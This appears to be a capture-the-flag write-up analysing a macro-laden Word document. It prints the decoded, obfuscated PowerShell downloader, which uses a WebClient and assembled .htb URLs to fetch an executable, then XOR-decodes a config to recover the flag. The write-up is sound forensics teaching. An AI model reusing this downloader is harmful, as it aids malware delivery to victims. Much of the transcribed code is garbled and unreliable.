

# Emo

## Capture the Flag Challenge.

**Link:** Challenge can be found [here](#).


### Overview:

This challenge is about understanding the value of 'VirusTotal' in order to analyze malwares.

In the challenge we get a doc file, that needs to be analyzed.

### Method:


Upon opening the doc file



We are requested to enable editing and enable content.

This means a macro, a script will run on the device, that may execute malicious code, so it needs to be inspected further.

For that I will upload the file to 'VirusTotal' and see what I get:



Lets open community to observe reports on the file, there I will select:  
'joesecurity' report:



**joesecurity**  
 5 months ago

Joe Sandbox Analysis:

Verdict: MAL

Score: 100/100

Domains: da-industrial.htb daprofesional.htb biglaughs.htb www.outspokenvisions.htb mobsouk.htb dagranitegiare.htb nglogistics.htb

Hosts: 192.168.2.255

HTML Report: <https://www.joesandbox.com/analysis/875729/0/html>

PDF Report: <https://www.joesandbox.com/analysis/875729/0/pdf>

Executive Report: <https://www.joesandbox.com/analysis/875729/0/executive>

In the repost we can see that a powershell script was executed:

[illegible]

The script is base64 encoded, lets decrypt it:

[illegible]

I used Cyberchef to decrypt the encoded string, I got some printable characters lurking between some NUL character, I will remove them:

### Recipe

**From Base64**
🚫 ⏸️

Alphabet  
 A-Za-z0-9+/=

☒ Remove non-alphabet chars
 ☐ Strict mode

🚫 ⏸️

**Remove null bytes**

### Input

+ 📁 ↺ 🗑️ 🛡️

```
IABTAFYAIAGADAAegBYACAAKABbAFQAEqBQAGUAXQAoACIAewAyAH0AewAWAh0AewA0AH0AewAZAH0A
ewAxAH0AIgAtAGYAIAAnAGUAJwAsAcCACCgBFaEMadAbvAHIAWQAnAcwAJwbZAFkAcWB0ACcALAAncA4A
SQBPAC4AZABJACcALAAnEA0BJwApACAIAAPACAaOWAgACAAIBzAGUAdAAGaCAAYAB4AHkAUwBlAGAS
IAAgACgAIIAgAfSAvABZAHAAZQBdAcgAIGB7ADAafQB7ADcAfQB7ADUAFQB7ADYAfQB7ADQAFQB7ADIA
fQB7ADEAFQB7ADGAFQB7ADMAfQAIAC0ARgAnAFMAWQBzAFQARQAnAcwAJwbUAe0AJwAsAccASQBOACcA
LAAneAUAGUnAcwAJwbWBAE8AJwAsAccATGBlAFQALGBzAGUAJwAsAccAuGBWAekAQWBFACcALAAne0A
LgAnAcwAJwbBAE4AYQBHACcAKQApACAaOwAgACAAJABOAGIAZGA1AHQAZwAzAD0AKAAnEAIAQQAnAcSA
JwB5AHAAJwArAcG AJwA5ADAAJwArAcC AcwAnAcKAQKA7ACQAVGB4AG4AbABYAGUAMAA9ACQAQWbsAHUA
ZABrAG0AeAAgAcSIABbbAGMAabBHAIAXQAoADYANAAPACAakWagACQAUGa2AHtAMQB0AHUAeqQA7ACQA
SwB5ADMAdCQAwAGUAOAA9ACgAKAANAFIACQAnAcSjwBbkAhG AJwApAcSJwB3AG8AJwArAcCANQAnAcKA
OwAGaAKAAAgACAARABP AHIAIAAGAHYAYQBSAGkAQQBAGwAZQA6DAADWGB4ACKAlGB2AGEAbAB1AEUA
```

#cc 9320    ➦ 1
⌕ Raw Bytes    ⬅️

### Output

📄 📋 🔍 🖨️

```
| SV   0xZ ([TyPe]("{2}{0}{4}{3}{1}"-f 'e','reCtorY','sYst','.IO.dI','M') ) ;
set TxySeo ( [TYpe]("{0}{7}{5}{6}{4}{2}{1}{8}{3}"-
f'SyStE','TM','IN','ER','pO','NeT.se','RVICE','M.','ANaG')) ; $NbF5tg3=
('B9'+yp'+('90+'s'));$Vxn1re0=$Cludkjx + [char](64) + $R6rituy;$Ky3q0e8=
(('Rq'+dx'+wo'+5)) ; ( Dir vaRIable:0zx).value::"CreAT'e dIReC'tOrY"
($HOME + (((nDp+'Jrb')+('e'+vk4n))+D'+p'+(C'+cwr_2h))+nD'+p') -RePlAcE
('n'+Dp'),[char]92));$FN5ggmsH =
(182,187,229,146,231,177,151,149,166);$Pyozgeo=(( 'J5f'+y1')+'c'+c'); (
vaRIABLE TxYSeo ).Value::"SecUrITyPr'R OToC'oI" = (('TJ'+s1s'+2));$FN5ggmsH
+=
(186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228,
```

That's more readable, lets sort this script:


```
set 0x2 ([Type]("(2){0}{4}{3}{1}"-f 'e' rEctorY',sYst','IO.d','M') );
set TxySeo ( ([Type]("(0){7}{5}{6}{4}{2}{1}{8}{3}"-F SYsTe,'TM','IN','ER','pO','Net.se','RVice','M','ANag'));
$NbFstg3='B9'+yp+'90'+s';
$VxNIe0=$Cludkxj+[char](64)+$R6r1tuy;
$ky3q0e8=(( 'Rq'+d'x')+'w'+s');
( Dir vaRIAbLe:0xX.value:"CreaTE dIRec'TOrY("$HOME + ((( 'nDp'+Jrb')+( 'e'+vk4n')+'D'+p'+('C'+cwr_2h')+'nD'+p') -RePlAcE ('n'+Dp'),[cHar]92));
$FN5gmsh= (182,187,229,146,231,177,151,149,166);
$Pyozge0=(( 'J5f'+y1')+'c'+c');
(vaRIAbLe TxySeo ).Value:="SecUrITyP'R OtOc ol" = (( 'Tl'+s1')+'2');
$FN5gmsh += (186,141,228,182,177,171,229,236,239,239,228,181,182,171,229,234,239,239,228);
$HuaJgb0=(( 'Jn'+o')+'5g'+a1');
$8b28umo=(( 'Al'e'+7g')+'8');$Hsce_js=('Kv'+('nb'+ov_'));
$Spk5lue=(( 'C'+7xp')+'9g'+1');
$Scuskb3=$HOME+(( '5'+t')+'f'+Jrbv+'k')+( '45tf'+Cc'+w')+'r'+('2h'+5tf') -rEpLAcE ([cHar]53+[cHar]116+[cHar]102),[cHar]92)+$Bb28umo+(( 'e'+x')+'e');
$FN5gmsh += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,177,176,139);
$hmbskV2T=(( 'C'+7xo')+'9g'+1');
$hmbskV2T=$HOME+(( '5'+t')+'f'+Jrbv+'k')+( '45tf'+Cc'+w')+'r'+('2h'+5tf') -rEpLAcE ([cHar]53+[cHar]116+[cHar]102),[cHar]92)+$Bb28umo+(( 'c'+o')+'nf');
$0db3hf3Z=('n'+e+'w-object' 'Net.WEBElEnt);
$FN5gmsh += (183,154,173,128,155,238,149,183,162,228,170,173,179,229);
$AnbyTiw=('h'+tppj)[('s')]+('w')+[('')+(('s')+'w')]+('da'+s')+'i'+n+'du'+('s'+trial.'h'+t')+'b']+[('s')+'w'+js]+(( '')+(''))+(( 's')+'w')
[('')wY]+'[('s')+'w'+@h]+https:[('s')]+[w'+c']+[('s')wN'+g']+'[11'+o']+'gist'+i)+'[cs.'+h')+'t'+[('b')+'[('s')w')+'ad'+('mi'+n')+'en'+h')+'c'['
```

Lets sort according to variables:

[illegible]

The variable '\$FN5ggmsH' looks interesting – it takes an array of number, does 'xor' operation for every number in the array, then prints the result as char:

Lets try this:



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Amit> $FN5ggmsH = (182,187,229,146,231,177,151,149,166);
PS C:\Users\Amit> $FN5ggmsH += (186,141,228,182,177,171,229,236,239,239,239,228,181,182,171,229,234,239,239,228);
PS C:\Users\Amit> $FN5ggmsH += (185,179,190,184,229,151,139,157,164,235,177,239,171,183,236,141,128,187,235,134,128,158,
177,176,139);
PS C:\Users\Amit> $FN5ggmsH += (183,154,173,128,175,151,238,140,183,162,228,170,173,179,229);
PS C:\Users\Amit> foreach($FN in $FN5ggmsH){
>> $tmp += ([char]($FN -bxor 0xdf))
>> }
PS C:\Users\Amit> $tmp
id:M8nHJyeR;int:3000;jit:500;flag:HTB{4n0th3R_d4Y_AnoThEr_pH1Sh};url:
PS C:\Users\Amit>
```

Success! We got the flag!

**Conclusions:** The challenge was solved using 'Totalvirus' that provides valuable details about a file that was uploaded to it, including malicious scripts in it.

Sometimes, there is no need to do the hard work of analyze a suspicious file ourself, instead – we can check already exist analysis of the file.

So, the use of 'TotalVirus' can be effective for forensics cyber security.